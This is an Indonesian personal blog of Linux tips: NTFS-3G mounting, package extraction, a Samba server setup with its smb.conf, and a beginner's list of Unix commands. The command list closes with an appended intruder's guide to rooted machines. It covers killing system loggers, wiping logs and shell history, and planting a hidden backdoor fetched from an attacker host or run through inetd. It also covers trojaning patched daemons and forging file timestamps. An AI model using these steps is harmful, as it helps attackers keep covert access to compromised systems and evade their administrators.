Kemudian setelah selesai menginstall paket FUSE lalu kita install driver NTFS-3G. Pertama kita ekstrak paket NTFS-3G, kemudian masuk ke folder hasil ekstrakan. Kemudian ketikkan command berikut di Terminal :

  • ./configure
  • make
  • make install

Setelah itu supaya linux kita dapat membaca dan menulis di NTFS terlebih dahulu kita unmount semua partisi NTFS yang sudah ter-mount. Kemudian mount ulang partisi yang akan dibaca dan ditulisi. Misal yang akan di-mount adalah partisi NTFS pertama dan akan di-mount ke folder /media/ntfs1. Maka ketikkan command berikut :

ntfs-3g /dev/hda1 /media/ntfs1

Setelah itu silahkan anda uprek-uprek partisi NTFS anda. Tapi kalo ada apa-apa resiko tanggung sendiri ya, kek kek kek… hus

Tapi langkah diatas adalah untuk mengakses partisi NTFS secara manual. Nha supaya bisa teraskses secara otomatis saat kita masuk ke linux ada caranya. Yaitu :

  • Beri tanda # pada bagian depan baris berikut /dev/hda1 /media/hda1 ntfs defaults,nls=utf8,umask=007,gid=46 0 1
  • lalu tambahkan baris berikut : /dev/hda1 /mnt/windows ntfs-3g defaults 0 0

Setelah itu partisi NTFS akan dapat dibaca dan ditulisis secara otomatis ketika kita masuk ke linux.Akhir kata, selamat mencoba…………….. dan semoga bermanfaat.


Referensi : Google dan CyberMedia


Wednesday, June 20, 2007

Kompress File di LINUX

Yang enteng2 aja dulu ya supaya aku mudah membukanya kalo aku lupa....

Jika di Micsorosoft Windows kita memakai file Zip, maka untuk sistem operasi Linux, kita dapat mengenal paket rpm dan tar.gz.
Berbagai program aplikasi yang ada di Linux biasanya tercakup dalam paket tar.gz atau biasa di sebut dengan tarball dan paket rpm (redhat package manager).


Paket rpm sangat mudah penginstalannya, namun sepertinya hanya terbatas pada distro Linux tertentu saja yaitu Redhat, Mandrake, SuSe. Sedangkan paket tarball dapat digunakan pada semua distro Linux.
Untuk mengekstrak paket rpm, Perintahnya adalah sebagai berikut :

$ rpm -ivh namafile.rpm

Parameter -v akan meminta proses pengekstrakan di perlihatkan.

Sedangkan untuk paket tarball, Anda dapat menggunakan perintah :
$ tar -xvfz namafile.tar.gz


Referensi : http://google.co.id, Media Pembelajaran Internet

setup file server dengan SAMBA (LINUX)

Samba server ini beda dengan samba-samba yg sebelumnya. Kalau sebelumnya ada smb4k, program visual untuk mengakses server windows atau ada smbfs dengan fungsi sama dengan smb4k maka samba server digunakan agar komputer yg terinstall samba dijadikan sebagai file server yang mana fs teersebut bisa diakses baik oleh windows maupun linux.

Semalam aku nyobain install samba di mepis 6.0 rc3. Seelah mepis terinstall tak ada program lain yang harus di install. Aku langsung konfigurasi samba sesuai dengan petunjuk yg telah aku print. Petunjuknya sendiri aku dapat dari internet.
Berhasil. Cuman...di menit-menit terahir jaringannya di komputer tsb rusak hingga aku harus setup ulang samba. Samba aku setup ulang di ubuntu dapper. Bedanya ubuntu dan mepis; di ubuntu samba server blm terinstall sehingga aku harus menginstallnya terlebih dahulu.

Berikut langkah-langkah install dan setup samba;

pertama
INSTALL SAMBA. Kalau di mepis udah preinstall sementara di ubuntu daper harus install dulu lewat synaptic.

kedua
BUAT USER. User biasa di linux. Tambahkan sebanyak client yg akan akses ke server ini; [system][admin][add user]

ketiga
BUAT USER UNTUK SAMBA. Caranya pake command line di terminal;
sudo smbpasswd - username
contoh;
sudo smbpasswd -a norjik
(user name dan password harus sama saat create user name dan password di linux).

empat
EDIT FILE smb.conf. File ini adanya di /etc/samba. Edit sesuai kebutuhan. Di ahir dokumen ada contoh configurasi punya gue.

lima
RESTART SAMBA. Perintahnya sbb;
sudo /etc/init.d/samba restart

keenam
Selesai. Kalau configurasinya bener baik windows maupun linux sudah bisa mulai bekerja dgn file server samba yg barusan kita buat.

===begin of file===
[global]
workgroup = DUR_NET
netbios name = DUR_FILES
server string = %h server (Samba %v)
passdb backend = tdbsam
max log size = 1000
server signing = auto
socket options = IPTOS_LOWDELAY TCP_NODELAY SO_SNDBUF=4096 SO_RCVBUF=4096
security = user
username map = /etc/samba/smbusers
name resolve order = wins lmhosts bcast hosts
domain logons = yes
domain master = Yes
dns proxy = No
preferred master = yes
wins support = yes
ldap ssl = no
hosts allow = 172.16.0., 172.16.1., 172.16.2., 127.
local master = yes
log file = /var/log/sambalog.txt
logon path = \\%N\%U\profile

# Useradd scripts
add user script = /usr/sbin/useradd -m %u
delete user script = /usr/sbin/userdel -r %u
add group script = /usr/sbin/groupadd %g
delete group script = /usr/sbin/groupdel %g
add user to group script = /usr/sbin/usermod -G %g %u
add machine script = /usr/sbin/useradd -s /bin/false/ -d /var/lib/nobody %u
idmap uid = 15000-20000
idmap gid = 15000-20000

# sync smb passwords with linux passwords
passwd program = /usr/bin/passwd %u
passwd chat = *Enter\snew\sUNIX\spassword:* %n\n *Retype\snew\sUNIX\spassword:* %n\n .
passwd chat debug = yes
unix password sync = yes
case sensitive = no

# set the loglevel
log level = 3

[homes]
comment = Home
valid users = %S
read only = no
browsable = no

[netlogon]
comment = Network Logon Service
path = /home/samba/netlogon
admin users = Administrator
valid users = %U
read only = No

[profile]
comment = User profiles
path = /home/samba/profiles
valid users = %U
create mode = 0600
directory mode = 0700
writable = Yes
browsable = No

[G]
comment = G:
path = /media/data/G/Users
valid users = @users
force group = users
create mask = 0777
directory mask = 0777
read only = No
writeable = Yes
force create mode = 0777
force directory mode = 0777

[x]
comment = X
path = /media/data/G/Users
create mask = 0600
directory mask = 0700
read only = no
writeable = yes
===end of file


Referensi : Durahman Blog's, Google

Friday, June 1, 2007

Command UNIX/LINUX

Dasar Perintah UNIX/LINUX
By : Yudi Bascoro

PERINTAH-PERINTAH UNIX Sebelum lanjut perlu diingat bahwa di Linux/UNIX semua perintah ditulis dalam huruf kecil,dan Linux/UNIX membedakan huruf besar dan kecil.

——> ls
Ingat perintah DIR di DOS? … nah perintah ini sama dgn DIR, gunanya untuk menampilkan ‘list’ file di dalam directory. Perintah ls juga dilengkapi dengan flag tambahan yang bisa di lihat dengan mengetik : ls –help ; menampilkan bantuan man ls ; man bisa juga diartikan manual, jadi manual ls
Beberapa perintah ls yang umum adalah :
ls -l ; menampilkan informasi tambahan (l = long)
ls -a ; menampilkan hidden file (a = attribute)
ls -la Informasi tambahan yang ditampilkan oleh flag -l menyangkut user yang memiliki ‘owns’, file tanggal dan jam file itu dibuat, hak/permissions file, dan informasi lain, contoh :
rwxr-x–x
Catatan :
karakter 1-3: user/owner permissions
karakter 4-6: group permissions
karakter 7-8: other permissions
Arti Hurufnya itu ini lo:
r - read, permissions utk ‘baca’
w - write, permission utk ‘tulis’
x - (e)xecute, permission utk ‘menjalankan’
Jadi pada contoh diatas : user/owner dapat read/baca, write/tulis dan execute/jalankan file yg satu group dgn user/owner dpt read/baca, execute/jalankan file user lain dapat execute/menjalankan file tsb - berarti permission tidak ada, jika ada d sebelum permission berarti itu adalah directory

——> cat
Cat atau concatenate dipakai untuk menampilkan dan menulis/membuat file, kira-kira sama dengan perintah TYPE di DOS. Untuk menampilkan isi file ketik : “cat ” Untuk membuat file ketik : “cat > ” ketik isi file dan utk menyimpan tekan CTRL + C atau CTRL + D kalau namafile sudah ada file tersebut akan ditimpa, jika kita ingin data ditambahkan kefile yang sudah ada ganti > dengan >>

——> more
Menampilkan isi dari file, perlayar, tekan q untuk quit more jilid1.txt

——> grep
Menampilkan semua baris yang mengandung pola yang diinginkan grep kecoak jilid1.txt akan menampilkan semua baris teks yang mengandung kecoak di file jilid1.txt

——> man
UNIX help/manual, ketik : man untuk eksekusi. man pwd

——> echo
echo dipakai utk menampilkan apa yang kita ketik di layar, seperti :
echo “saya belajar linux”
saya belajar linux
atau untuk membuat file, seperti :
echo “biff n” > .profile
yang akan membuat file .profile di directory aktif yg berisi teks “biff n” atau menambah file isi file dgn mengganti > dengan >>

——> cp
copy, dipakai untuk mengcopy file.
cp jilid1.txt jilid1.txt.backup
cp jilid1.txt ~cyberbug/backup/jilid1.txt.backup

——> mv
move, mengganti nama file atau directory
mv jilid1.txt jilid1a.txt
mv backup bak

——> rm
remove, hapus file
rm jilid1.txt ; hapus file jilid1.txt
rm * ; hapus semua file di directory aktif (hati-hati!)

——> cd
change directory, dipakai untuk pindah directory, sama dengan perintah CD di DOS
cd /root
perhatikan bahwa di Linux yang digunakan adalah / (slash) bukan \ (backslash)

——> mkdir
make directory, membuat directory
mkdir backup

——> rmdir
remove directory, hapus directory, file-file dalam directory harus dihapus dulu sebelum menghapus directory.
rmdir backup

——> who
who digunakan untuk menampilkan user yang login ke system, hasilnya kira-kira sebagai berikut :
cyberservices:~$ who
root tty1 Dec 20 17:47
cyberbug tty2 Dec 20 17:48
cyberbug tty3 Dec 20 17:48
cyberbug ttyp0 Dec 20 18:43 (localhost)
Kolom pertama menunjukkan nama user yang login, kolom kedua menunjukkan terminal line yang digunakan, kolom ketiga menunjukkan waktu login dan kolom keempat menunjukkan domain atau IP asal mereka koneksi, jika kosong berarti mereka main langsung dari console.

——> whoami
Kalo lupa diri ini perintahnya : Siapakah Aku?
cyberservices:~$ whoami
cyberbug

——> who am i
Ini juga kalo sudah lupa daratan )
cyberservices:~$ who am i
cyberservices!cyberbug tty3 Dec 20 17:48

——> pwd
Tampilkan directory aktif, pwd = print working directory, perintah yang dipakai kalo saat jalan2, sudah gak tau mo pulang lewat mana
cyberservices:~$ pwd
/home/cyberbug

——> ps
Menampilkan proses yang aktif
cyberservices:~$ ps
PID TTY STAT TIME COMMAND
87 2 S 0:00 -bash
88 3 S 0:00 -bash
1440 2 S 0:00 pico jilid2.txt
1443 3 R 0:00 ps

——> ping
Mengecek host apakah ‘up’ utk istilah teknisnya silakan ‘man ping’
cyberservices:~$ ping localhost
PING localhost (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.2 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.1 ms

— localhost ping statistics —
5 packets transmitted, 5 packets received, 0% packet loss round-trip min/avg/max = 0.1/0.1/0.2 ms
cyberservices:~$ ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.2 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.1 ms

— 127.0.0.1 ping statistics —
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.2 ms
cyberservices:~$
Perhatikan bahwa localhost dan 127.0.0.1 adalah sama
127.0.0.1 adalah local loopback yang disediakan untuk testing.

——> finger
Mencari informasi user
cyberservices:~$ finger
Login Name Tty Idle Login Time Office Office Phone
cyberbug CyberBug 2 Dec 22 01:10
cyberbug CyberBug 3 Dec 22 01:10
root 1 1:37 Dec 22 01:10
cyberservices:~$ finger @cyberservices.com
[cyberservices.com]
Welcome to Linux version 2.0.34 at cyberservices.com !
3:46am up 2:37, 3 users, load average: 0.00, 0.00, 0.00
Login Name Tty Idle Login Time Office Office Phone
cyberbug CyberBug 2 Dec 22 01:10
cyberbug CyberBug 3 Dec 22 01:10
root 1 1:39 Dec 22 01:10
cyberservices:~$ finger @localhost

[localhost]
Welcome to Linux version 2.0.34 at cyberservices.com !
3:47am up 2:38, 3 users, load average: 0.00, 0.00, 0.00
Login Name Tty Idle Login Time Office Office Phone
cyberbug CyberBug 2 Dec 22 01:10
cyberbug CyberBug 3 Dec 22 01:10
root 1 1:40 Dec 22 01:10
cyberservices:~$ finger cyberbug
Login: cyberbug Name: CyberBug
Directory: /home/cyberbug Shell: /bin/bash
On since Tue Dec 22 01:10 (PHT) on tty2 8 seconds idle
On since Tue Dec 22 01:10 (PHT) on tty3
Last login Tue Dec 22 01:13 (PHT) on tty4
Mail forwarded to “|IFS=’ ‘&&exec /usr/bin/procmail -f-||exit 75

#cyberbug”
No mail.
No Plan.
cyberservices:~$ finger root
Login: root Name:
Directory: /root Shell: /bin/bash
On since Tue Dec 22 01:10 (PHT) on tty1 1 hour 42 minutes idle
Mail last read Tue Dec 15 09:19 1998 (PHT)
No Plan.

——> telnet
Melakukan komunikasi dengan host lain melalui telnet protocol
cyberservices:~$ telnet localhost
Trying 127.0.0.1…
Connected to localhost.
Escape character is ‘^]’.
Welcome to Linux 2.0.34.
cyberservices login: cyberbug
Password: 3m4nggu3p1k1r1n
Linux 2.0.34.
Last login: Tue Dec 22 01:13:52 on tty4.
No mail.
cyberservices:~$ telnet localhost 25
Trying 127.0.0.1…
Connected to localhost.
Escape character is ‘^]’.
220 cyberservices.com ESMTP Sendmail 8.9.0/8.9.0; Tue, 22 Dec 1998
03:52:51 +0800
helo darling
250 cyberservices.com Hello cyberbug@localhost [127.0.0.1], pleased to
meet you
mail from: guest@cyberservices.com
250 guest@cyberservices.com… Sender ok
rcpt to: untukmu@seorang.jauh.disana
250 untukmu@seorang.jauh.disana… Recipient ok (will queue)
data
354 Enter mail, end with “.” on a line by itself
Kukirim lagu dan salam rinduku .
250 EAA01615 Message accepted for delivery quit
cyberservices:~$ telnet localhost 110
Trying 127.0.0.1…
Connected to localhost.
Escape character is ‘^]’. +OK cyberservices POP3 Server (Version 1.005l) ready at
user root
+OK please send PASS command pass 3m4nggu3p1k1r1n
+OK 2 messages ready for root in /usr/spool/mail/root stat
+OK 2 7227
retr 1
quit

——> ftp
Menggunakan file tranfer program
cyberservices:~$ ftp localhost
Connected to localhost.
220 cyberservices.com FTP server (Version wu-2.4.2-academ[BETA-15](1) Wed May 20 13:45:04 CDT 1998) ready.
Name (localhost:cyberbug): ftp
331 Guest login ok, send your complete e-mail address as password.
Password: cyberbug@k-elektronik.org
230-Welcome, archive user! … blah blah … blah
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp juga bisa dilakukan dengan melakukan telnet ke port 21
cyberservices:~$ telnet localhost 21
Trying 127.0.0.1…
Connected to localhost.
Escape character is ‘^]’.
220 cyberservices.com FTP server (Version wu-2.4.2-academ[BETA-15](1) Wed May 20 13:45:04 CDT 1998) ready.

——> talk
Berbicara dengan user lain, misalnya cyberbug request talk ke root sbb:
talk root
atau
talk root@cyberservices.com
[Waiting for your party to respond]
[Ringing your party again]
Di terminal root akan muncul pesan :
Message from Talk_Daemon@cyberservices at 4:00 …
talk: connection requested by cyberbug@localhost.
talk: respond with: talk cyberbug@localhost
root harus mengetik talk cyberbug@localhost jika ingin menjawab request
talk cyberbug@localhost
[Connection established]

:: Perintah Tambahan dari Saya ( r3v0lt aka Intruded)
1. Perintah Untuk Kompilasi File
ex. #gcc -o namafile filekompilasi
#gcc -o pscan pscan.c
2. Perintah Running file eksekusi
ex. #./file
#./pscan
#./scaner.pl
#./scanner.sh
3. Perintah Hentikan proses
ex.# Ctrl+c
4. Perintah Proses sementara
ex.#ctrl+z ,balik ke shell ketik fg (pada FreeBSD)
5. Perintah ganti Shell (pada FreeBSD)
ex.#chsh —> ksh,bash,tcsh
6. Perintah Ganti Passwd
ex.#passwd
7. Perintah melihat ip suatu host
ex.#dig ip
ex.#nslookup ip
8. Perintah editor
ex.#pico wepedodol.c
9. perintah pipa, dua proses sekaligus
ex.# ls -al |head file
akan menanmpilakn direktori bagian atas nya saja
10.perintah ganti mode
ex.#chmod +x file
r - read, permissions utk ‘baca’
w - write, permission utk ‘tulis’
x - (e)xecute, permission utk ‘menjalankan’

::: Keterangan Lae Kita Mixter =
1. killall -9 syslogd klogd - pesky loggers! only few admins will notice if they get turned off. Now you can act freely. copy secure.1 and messages.1 from /var/log over secure and messages Normally, these logs are the only ones with the intruders IP and traces of a root compromise in them. If *.1 doesn’t exist, truncate the files. Also, unset HISTFILE is important. Nobody does unset HISTFILE, thus leaving a .bash_history in /var/named or even /. Very unprofessional .
2. uname -a, w, last -10, cat /etc/passwd /etc/inetd.conf… Inform yourself about the frequency the system is being maintained, administrated, if the logfiles are being analyzed.
* Look how many people have access to it (/etc/passwd) - the more the better for you (keeps attention away from you).
* Look if the system is already backdoored!! you might want to remove other backdoors.
* Look for a loghost or snmp (dangerous because you cant manipulate the logs on a far-away loghost). Watch out for *logd, sniffers, netmon’s etc before you do anything great on the host. If you are paranoid, traceroute the host, and see if non-routers are before that host (probably IDS, loghost, sniffer, etc).
3. This is important: DONT MANIPULATE THE SYSTEM CONFIGURATION! DOH! It is too easy to detect you if you add yourself to /etc/passwd, or open a port by manipulating inetd.conf. Let me tell you that root kits and /bin/login trojans are the first things any sane admin will watch for. Install a nice stealthy port backdoor. My approach to uploading files is doing:
(on your box)
$ uuencode -m backdoor.c backdoor.c | less
(on the target box)
uudecode
# cc -o backdoor backdoor.c
A nice different method is putting a daemon on your own box, on port 666, that spits out the source code when someone telnets to it, so you can do telnet ppp-42.haxor.net 666 > backdoor.c As I said, make sure you can get back in. If the box you rooted has an uptime of more than 300 days or so, you might consider not installing the backdoor for startup. Instead, kill the vulnerable daemon, and when the host restarts, come back using an exploit. Normally, you can replace a lame daemon that nobody uses with your backdoor. Look at inetd.conf to see what daemons are active. A safe bet is in.talkd which often is activated but seldom ever used. So, when you want to re-activate your backdoor, talk root@0wned.host.com for a second, and your backdoor is running. You can also add /path/to/backdoor to /root/.profile.. but it is a bit riskier than the inetd backdoor method.
4. Subscribe to bugtraq, CIAC security list, or look at rootshell, to see what you need to do to patch your buggy stuff. If RPM is installed you can try a rpm -U ftp://ftp.cdrom.com/rightdir/daemon.rpm If not, use ncftp to fetch the file anonymously, because it doesn’t need user interaction. If you want, add an additional backdoor in your “patched” server. QPOP 2.53 even supports this itself. For all files you replace, you should modify the time stamps, which wont help, if the admin uses tripwire or cksum, but if the admin is, like most admins, a complete lamer that does find / -ctime to scan for trojans and thinks he knows his job. To modify timestamps, you do a simple:
touch -r /bin/bash /path/to/your/trojan
this will copy the exact date/time info from /bin/bash over your freshly added trojan. Voila! The alternative to all this for lazy people is, to add a ipfwadm rule that prevents traffic from the outside (-W eth0) to the ports with the buggy daemons, and adding that command to a rc.d script as well. Bind doesn’t need tcp port 53 for anything except zone transfers and the RoTShB/ADM bind exploits. It works fine with 53/tcp firewalled. But be aware that this might get you detected, lets say if you disable port 110 or 143 on an ISP’s central mail exchange server…
About your backdoor:
Port > 10000 is strongly recommended, also a backdoor using UDP, ICMP, or even something as unusual as raw IP is very useful. People that bind /bin/sh to a port are idiots, because they open that host to everyone, letting in sniffers, and probably other people who may damage the host seriously. Make sure to password protect everything that runs as root. A password of a minimum length of 8 characters, because you have no way of detecting a brute force attack. For the C programmers, let me say, listen(sockfd,1). Maybe 2 connections, but not more.
For comfortability, you can add some stuff you want to occur on each successful backdoor login, like system(”w”), system(”killall -9 syslogd klogd”), or whatever. If you want a front-end backdoor with some integrated functions, try gateway[5]

Sumber : Dasar-dasar perintah UNIX/LINUX ( Yudi Bascoro)
Get Paid To Promote, Get Paid To Popup, Get Paid Display Banner